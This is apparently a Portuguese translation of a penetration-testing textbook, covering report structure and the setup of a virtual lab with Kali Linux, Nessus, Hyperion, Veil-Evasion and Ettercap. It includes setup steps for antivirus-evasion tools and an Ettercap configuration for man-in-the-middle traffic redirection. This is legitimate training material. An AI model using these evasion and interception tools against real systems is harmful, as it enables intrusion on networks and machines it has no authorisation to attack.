- **Mapa estratégico** – Oferece objetivos de curto e de longo prazo ao cliente para melhorar a sua postura quanto à segurança. Por exemplo, você pode dizer a eles para aplicarem determinados patches agora para endereçar as preocupações de curto prazo, porém, sem um plano de longo prazo para o gerenciamento de patches, o cliente estará na mesma posição após novos patches terem sido disponibilizados.

Relatório técnico

Essa seção do relatório oferece detalhes técnicos sobre o teste. Ela deve incluir o seguinte:

- **Introdução** – Um inventário dos detalhes como escopo, contatos e assim por diante.
- **Coleta de informações** – Detalhes das descobertas da fase de coleta de informações. De particular interesse, são os rastros do cliente (footprint) deixados na Internet.

- **Avaliação de vulnerabilidades** – Detalhes das descobertas da fase de análise de vulnerabilidades do teste.
- **Exploração de falhas/verificação de vulnerabilidades** – Detalhes das descobertas da fase de exploração de falhas do teste.
- **Pós-exploração de falhas** – Detalhes das descobertas da fase de pós-exploração de falhas do teste.
- **Risco/exposição** – Uma descrição quantitativa do risco identificado. Essa seção faz uma estimativa das perdas caso as vulnerabilidades identificadas sejam exploradas por um invasor.
- **Conclusão** – Uma visão geral final do teste.

Resumo

Este capítulo proporcionou uma breve visão das fases do teste de invasão, incluindo a preparação, a coleta de informações, a modelagem das ameaças, a análise de vulnerabilidades, a exploração de falhas, a pós-exploração de falhas e a geração de relatórios. A familiaridade com essas fases será crucial à medida que você iniciar sua carreira como pentester, e você aprenderá mais a respeito delas ao longo deste livro.

PARTE I

DEFINIÇÕES BÁSICAS

CAPÍTULO 1

Configurando o seu laboratório virtual

À medida que trabalhar neste livro, você irá adquirir uma experiência prática por meio do uso de diferentes ferramentas e técnicas usadas em testes de invasão ao trabalhar em um laboratório virtual executado no software de virtualização VMware. Descreverei o processo de configuração de seu laboratório, que executará vários sistemas operacionais dentro de seu sistema operacional de base, de modo a simular uma rede inteira usando somente um computador físico. Utilizaremos o nosso laboratório para atacar sistemas-alvo ao longo deste livro.

Instalando o VMware

Como primeiro passo da configuração de seu laboratório virtual, faça o download e instale um produto VMware para desktop. O VMware Player está disponível gratuitamente para uso pessoal para os sistemas operacionais Microsoft Windows e Linux (*http://www.vmware.com/products/player/*). O VMware também oferece o VMware Workstation (*http://www.vmware.com/products/workstation/*) para Windows e Linux, que inclui recursos adicionais como a capacidade de salvar imagens (snapshots) da máquina virtual para as quais é possível retroceder em caso de haver alguma falha. O VMware Workstation está disponível gratuitamente por 30 dias, porém, depois disso, será necessário comprá-lo ou voltar a usar o VMware Player.

Usuários de Mac podem executar uma versão trial do VMware Fusion (*http://www.vmware.com/products/fusion/*) gratuitamente durante 30 dias, e seu custo, depois disso, é de apenas 50 dólares. Como usuário de Mac, usarei o VMware Fusion ao longo do livro, mas as instruções para efetuar a configuração estão disponíveis também para o VMware Player.

Faça o download da versão do VMware que seja compatível com o seu sistema operacional e a sua arquitetura (32 bits ou 64 bits). Se houver algum problema na instalação do VMware, você encontrará suporte suficiente no site da VMware.

Instalando o Kali Linux

O Kali Linux é uma distribuição de Linux baseada em Debian, que vem com uma ampla variedade de ferramentas de segurança pré-instalada; ele será usado ao longo desta obra. Este livro foi escrito para o Kali 1.0.6, que era a versão atual na época desta publicação. Você encontrará um link para um torrent contendo uma cópia do Kali 1.0.6 no site deste livro (*http://nostarch.com/pentesting/*). À medida que o tempo passar, versões mais novas do Kali serão disponibilizadas. Se quiser, sinta-se à vontade para fazer o download da versão mais recente do Kali Linux a partir de *http://www.kali.org/*. Entretanto tenha em mente que muitas das ferramentas que usaremos neste livro estão em desenvolvimento no momento, portanto, se você usar uma versão mais recente do Kali, alguns dos exercícios poderão apresentar diferenças em relação às descrições contidas neste livro. Se preferir que tudo funcione conforme descrito, recomendo usar a versão 1.0.6 do Kali, disponibilizada no torrent (um arquivo chamado *kali-linux-1.0.6-vm-i486.7z*), que corresponde a uma imagem do VMware, pronta e compactada com o 7-Zip.

NOTA Você pode encontrar programas 7-Zip para as plataformas Windows e Linux em *http://www.7-zip.org/download.html*. Para usuários de Mac, recomendo o Ez7z, que se encontra em *http://ez7z.en.softonic.com/mac/*.

1. Depois que o arquivo 7-Zip for descompactado, acesse **File ▸ Open** (Arquivo ▸ Abrir) no VMware e direcione-o para o arquivo *Kali Linux 1.0.6 32 bit.vmx* na pasta *Kali Linux 1.0.6 32 bit* descompactada.
2. Depois que a máquina virtual for aberta, clique no botão **Play** (Executar) e, quando solicitado, conforme mostrado na figura 1.1, selecione **I copied it** (Eu a copiei).
3. À medida que o Kali Linux iniciar, você verá um prompt, conforme mostrado na figura 1.2. Selecione a opção destacada mais acima (default).
4. Depois que o Kali Linux iniciar, uma tela de login será apresentada, como a que está sendo mostrada na figura 1.3.




Figura 1.1 – Abrindo a máquina virtual Kali Linux.




Figura 1.2 – Iniciando o Kali Linux.




Figura 1.3 – Tela de login do Kali.

5. Clique em **Other** (Outro) e forneça as credenciais default do Kali Linux, ou seja, *root:toor*, como mostrado na figura 1.4. Em seguida, clique no botão **Log In**.




Figura 1.4 – Fazendo login no Kali.

6. Uma tela como a que está sendo mostrada na figura 1.5 será apresentada.

Figura 1.5 – A GUI do Kali Linux.

Configurando a rede de sua máquina virtual

Como usaremos o Kali Linux para atacar nossos sistemas-alvo por meio de uma rede, devemos colocar todas as nossas máquinas virtuais na mesma rede virtual (veremos um exemplo de movimentação entre redes no capítulo 13, que discute a pós-exploração de falhas). O VMware oferece três opções para conexões de redes virtuais: bridged (com bridge), NAT e host only (somente hosts). Você deverá escolher a opção bridged (com bridge), mas aqui estão algumas informações a respeito de cada uma delas:

- A *rede com bridge* (bridged network) conecta a máquina virtual diretamente à rede local usando a mesma conexão usada pelo sistema host. No que concerne à rede local, nossa máquina virtual será somente outro nó da rede, com seu próprio endereço IP.
- A *NAT*, sigla para *Network Address Translation* (Tradução de endereço de rede) define uma rede privada no computador host. A rede privada faz a tradução do tráfego de saída da máquina virtual para a rede local. Na rede local, o tráfego da máquina virtual parecerá vir do endereço IP do computador host.

- A rede *somente hosts* (host-only) limita a máquina virtual a uma rede privada local no host. A máquina virtual será capaz de se comunicar com outras máquinas virtuais na rede somente de hosts, bem como com o próprio computador host, porém não poderá enviar nem receber qualquer tráfego da rede local ou da Internet.

NOTA Como nossas máquinas virtuais-alvo terão diversas vulnerabilidades de segurança conhecidas, tome cuidado ao conectá-las à sua rede local, pois qualquer pessoa nessa rede também poderá atacar esses computadores. Por esse motivo, não recomento trabalhar, neste livro, em uma rede pública, em que você não possa confiar nos demais usuários.

Por padrão, o adaptador de rede da máquina virtual Kali Linux é definido com NAT. Aqui está o modo de alterar essa opção tanto no Windows quanto no Mac OS.

VMware Player no Microsoft Windows

Para alterar a rede virtual no VMware Player para Windows, inicie o VMware Player e, em seguida, clique em sua máquina virtual Kali Linux. Selecione **Edit virtual machine settings** (Alterar configurações da máquina virtual), conforme mostrado na figura 1.6. [Se você ainda estiver executando o Kali Linux no VMware Player, selecione **Player ▸ Manage ▸ Virtual machine settings** (Player ▸ Administração ▸ Configurações da máquina virtual).]




Figura 1.6 – Alterando o adaptador de rede do VMware.

Na tela seguinte, selecione **Network Adapter** (Adaptador de rede) na aba **Hardware** e selecione a opção **Bridged** (Com bridge) na seção **Network connection** (Conexão de rede), como mostrado na figura 1.7.




Figura 1.7 – Alterando as configurações do adaptador de rede.

Agora clique no botão **Configure Adapters** (Configurar adaptadores) e verifique o adaptador de rede que você está usando em seu sistema operacional host. Como você pode ver na figura 1.8, selecionei somente o adaptador Realtek wireless. Após ter efetuado a sua seleção, clique em **OK**.




Figura 1.8 – Selecionando um adaptador de rede.

VMware Fusion no Mac OS

Para mudar a conexão da rede virtual no VMware Fusion, acesse **Virtual Machine ▸ Network Adapter** (Máquina Virtual ▸ Adaptador de rede) e altere de NAT para Bridged, conforme mostrado na figura 1.9.




Figura 1.9 – Alterando o adaptador de rede.

Conectando a máquina virtual à rede

O Kali Linux deverá obter automaticamente um endereço IP da rede Bridged depois que a alteração for feita. Para conferir o seu endereço IP, abra um terminal Linux ao clicar no ícone do terminal (um retângulo preto com os símbolos >_) na parte superior à esquerda da tela do Kali [ou selecione **Applications ▸ Accessories ▸ Terminal** (Aplicativos ▸ Acessórios ▸ Terminal)]. Em seguida, execute o comando `ifconfig` para ver as informações de sua rede, conforme mostrado na listagem 1.1.

Listagem 1.1 – Informações de rede

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:7e:4d
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
--trecho omitido--
```

NOTA `root@kali:~#` corresponde ao prompt do superusuário (root). Aprenderemos mais sobre esse e os demais comandos do Linux utilizados na instalação no capítulo 2.

O endereço IPv4 dessa máquina virtual é 192.168.20.9, como destacado em negrito na listagem 1.1. (O endereço IP de seu computador provavelmente será diferente.)

Testando o seu acesso à Internet

Agora vamos garantir que o Kali Linux possa se conectar à Internet. Usaremos o utilitário de rede ping para ver se podemos acessar o Google. Certifique-se de que o seu computador esteja conectado à Internet, abra um terminal Linux e digite o seguinte:

```
root@kali:~# ping www.google.com
```

Se vir algo parecido com a resposta a seguir, você estará online. (Aprenderemos mais sobre o comando `ping` no capítulo 3.)

```
PING www.google.com (50.0.2.221) 56(84) bytes of data.
64 bytes from cache.google.com (50.0.2.221): icmp_req=1 ttl=60 time=28.7 ms
64 bytes from cache.google.com (50.0.2.221): icmp_req=2 ttl=60 time=28.1 ms
64 bytes from cache.google.com (50.0.2.221): icmp_req=3 ttl=60 time=27.4 ms
64 bytes from cache.google.com (50.0.2.221): icmp_req=4 ttl=60 time=29.4 ms
64 bytes from cache.google.com (50.0.2.221): icmp_req=5 ttl=60 time=28.7 ms
64 bytes from cache.google.com (50.0.2.221): icmp_req=6 ttl=60 time=28.0 ms
--trecho omitido--
```

Se você não receber uma resposta, certifique-se de ter configurado o seu adaptador de rede para Bridged, que o Kali Linux tenha um endereço IP e, é claro, que o seu sistema host tenha acesso à Internet no momento.

Instalando o Nessus

Embora o Kali Linux tenha praticamente todas as ferramentas de que precisaremos, será necessário instalar alguns programas adicionais. Em primeiro lugar, iremos instalar o scanner de vulnerabilidades Nessus Home da Tenable Security. Esse scanner é gratuito somente para usos domésticos (você verá uma descrição das limitações no site do Nessus). Observe que o Nessus tem um desenvolvimento bastante ativo, portanto a versão atual, bem como a sua GUI, podem ter sido um pouco alteradas desde a publicação deste livro.

Utilize os passos a seguir para instalar o Nessus Home a partir do Kali:

1. Abra **Applications ▸ Internet ▸ Iceweasel Web Browser**(Aplicativos ▸ Internet ▸ Navegador web Iceweasel) e digite *http://www.tenable.com/products/nessus-home/* na barra de endereço. Preencha as informações de Register for an Activation Code (Registrar para obter um código de ativação) e clique em **Register** (Registrar). (Use um endereço real de email – você precisará do código de ativação mais tarde.)
2. Após ter acessado a página de Downloads, selecione a versão mais recente do Nessus para a plataforma Linux Debian 32 bits (*Nessus-5.2.5-debian6_i386.deb*, na época em que este livro foi publicado) e faça o download dessa versão em seu diretório root (o local default para download).
3. Abra um terminal Linux (clique no ícone do terminal na parte superior da tela do Kali) para abrir um prompt de root.
4. Digite **ls** para ver uma lista dos arquivos em seu diretório root. Você deverá ver o arquivo do Nessus que acabou de ser baixado.
5. Digite **dpkg -i** seguido do nome do arquivo que foi baixado (você pode digitar a primeira letra do nome do arquivo e teclar **tab** para utilizar o recurso de preenchimento com tab) e tecle **enter** para iniciar o processo de instalação. A instalação pode demorar um pouco, pois o Nessus processa diversos plugins. O progresso é mostrado por meio de uma linha contendo símbolos de sustenido (#).

```
Selecting previously unselected package nessus.
(Reading database ... 355024 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.5-debian6_amd64.deb) ...
Setting up nessus (5.2.5) ...
nessusd (Nessus) 5.2.5 [build N25109] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc
Processing the Nessus plugins...
[###########                                          ]
```

6. Depois de retornar ao prompt de root sem que tenha havido erros, o Nessus deverá estar instalado, e você verá uma mensagem como esta:

```
All plugins loaded
Fetching the newest plugins from nessus.org...
Fetching the newest updates from nessus.org...
Done. The Nessus server will start processing these plugins within a minute
nessusd (Nessus) 5.2.5 [build N25109] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner
```

7. Agora digite o comando a seguir para iniciar o Nessus:

```
root@kali:~# /etc/init.d/nessusd start
```

8. Abra o URL *https://kali:8834/* no navegador web Iceweasel. Você deverá ver um aviso de certificado SSL semelhante ao que está sendo mostrado na figura 1.10.




Figura 1.10 – Aviso de certificado SSL inválido.

NOTA Se você acessar o Nessus de fora do navegador Iceweasel no Kali, será necessário usar *https://<endereço IPdoKali>:8834* no lugar do endereço anterior.

9. Expanda **I Understand the Risks** (Entendo os riscos) e clique em **Add Exception** (Adicionar exceção). Em seguida, clique em **Confirm Security Exception** (Confirmar exceção de segurança), como mostrado na figura 1.11.

Figura 1.11 – Confirmando a exceção de segurança.

10. Clique em **Get Started** (Iniciar) na parte inferior à esquerda da página de abertura do Nessus e digite um nome de usuário e uma senha na página seguinte. Em meu exemplo, escolhi *georgia:password*. Se preferir algo diferente, lembre-se desses dados porque usaremos o Nessus no capítulo 6. (Observe que uso senhas fracas ao longo deste livro, como ocorrerá com vários clientes que você conhecerá. Em ambiente de produção, utilize senhas bem melhores do que *password*.)

11. Na página seguinte, insira o código de ativação recebido da Tenable Security por email.

12. Após ter se registrado junto à Tenable Security, selecione a opção para fazer download dos plugins (o download consumirá um pouco de tempo). Depois que o Nessus processar os plugins, ele será inicializado.

Quando o Nessus terminar de efetuar o download dos plugins e de configurar o software, você deverá ver a tela de login do Nessus, conforme mostrado na figura 1.12. Você poderá usar as credenciais da conta criada durante o processo de instalação para efetuar o login.




Figura 1.12 – Tela de login da interface web do Nessus.

Para encerrar o Nessus, basta fechar a sua aba no navegador. Retornaremos ao Nessus no capítulo 6.

Instalando softwares adicionais

Ainda não terminamos. Siga estas instruções para completar a sua instalação do Kali Linux.

Compilador Ming C

Precisamos instalar um cross-compilador (cross compiler) para que possamos compilar código C, de modo a executá-lo em sistemas Microsoft Windows. O compilador Ming está incluído nos repositórios do Kali Linux, porém não é instalado por default. Instale-o por meio deste comando:

```
root@kali:~# apt-get install mingw32
```

Hyperion

Usaremos o programa de criptografia Hyperion para evitar os softwares antivírus. O Hyperion atualmente não está incluído nos repositórios do Kali. Faça o download do Hyperion usando `wget`, descompacte-o e compile-o com o cross-compilador Ming instalado no passo anterior, conforme mostrado na listagem 1.2.

Listagem 1.2 – Instalando o Hyperion

```
root@kali:~# wget http://nullsecurity.net/tools/binary/Hyperion-1.0.zip
root@kali:~# unzip Hyperion-1.0.zip
Archive:  Hyperion-1.0.zip
   creating: Hyperion-1.0/
   creating: Hyperion-1.0/FasmAES-1.0/
root@kali:~# i586-mingw32msvc-c++ Hyperion-1.0/Src/Crypter/*.cpp -o hyperion.exe
--trecho omitido--
```

Veil-Evasion

O Veil-Evasion é uma ferramenta que gera executáveis de payloads que podem ser usados para evitar soluções comuns de antivírus. Instale o Veil-Evasion Kali (veja a listagem 1.3) inicialmente efetuando o seu download por meio do comando `wget`. Em seguida, descompacte o arquivo *master.zip* baixado e vá para o diretório *Veil-master/setup*. Por fim, digite **`./setup.sh`** e siga os prompts default.

Listagem 1.3 – Instalando o Veil-Evasion

```
root@kali:~# wget https://github.com/ChrisTruncer/Veil/archive/master.zip
--2015-11-26 09:54:10--  https://github.com/ChrisTruncer/Veil/archive/master.zip
--trecho omitido--
2015-11-26 09:54:14 (880 KB/s) - `master.zip' saved [665425]
root@kali:~# unzip master.zip
Archive:  master.zip
948984fa75899dc45a1939ffbf4fc0e2ede0c4c4
   creating: Veil-Evasion-master/
--trecho omitido--
  inflating: Veil-Evasion-master/tools/pyherion.py
root@kali:~# cd Veil-Evasion-master/setup
root@kali:~/Veil-Evasion-master/setup# ./setup.sh
================================================================================
 [Web]: https://www.veil-evasion.com | [Twitter]: @veilevasion
```

```
==============================================================================
 [*] Initializing Apt Dependencies Installation
--trecho omitido–
Do you want to continue? [Y/n]? Y
--trecho omitido--
root@kali:~#
```

Ettercap

O Ettercap é uma ferramenta para realizar ataques do tipo man-in-the-middle (homem-no-meio). Antes de executá-lo pela primeira vez, é necessário fazer algumas alterações em seu arquivo de configuração em */etc/ettercap/etter.conf*. Abra esse arquivo de configuração a partir de um prompt de root no Kali usando o editor nano.

```
root@kali:~# nano /etc/ettercap/etter.conf
```

Inicialmente, altere os valores de `userid` e de `groupid` para `0` para que o Ettercap possa ser executado com privilégios de root. Faça rolagens até ver as linhas a seguir no arquivo. Substitua qualquer valor que estiver após os sinais de igual (=) por um `0`.

```
[privs]
ec_uid = 0        # ninguém é o default
ec_gid = 0        # ninguém é o default
```

Agora faça rolagens até à seção `Linux` do arquivo e remova o comentário (apague o caractere `#` na frente) das duas linhas mostradas em ❶ e em ❷ na listagem 1.4 para definir as regras de firewall de Iptables, de modo a redirecionar o tráfego.

Listagem 1.4 – O arquivo de configuração do Ettercap

```
#--------------
#     Linux
#--------------

# se ipchains for usado:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# se iptables for usado:
❶redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
        REDIRECT  --to-port %rport"
❷redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j
        REDIRECT  --to-port %rport"
```

Salve o arquivo e saia ao teclar **Ctrl-X** e, em seguida, `Y` para salvar as alterações.

Configurando emuladores de Android

Agora iremos instalar três emuladores de Android no Kali, que serão usados nos testes de dispositivos móveis no capítulo 20. Inicialmente, devemos fazer o download do Android SDK.

1. Abra o navegador web Iceweasel a partir do Kali e acesse *https://developer.android.com/sdk/index.html*.
2. Faça o download da versão atual do ADT bundle para Linux 32 bits e salve-a em seu diretório root.
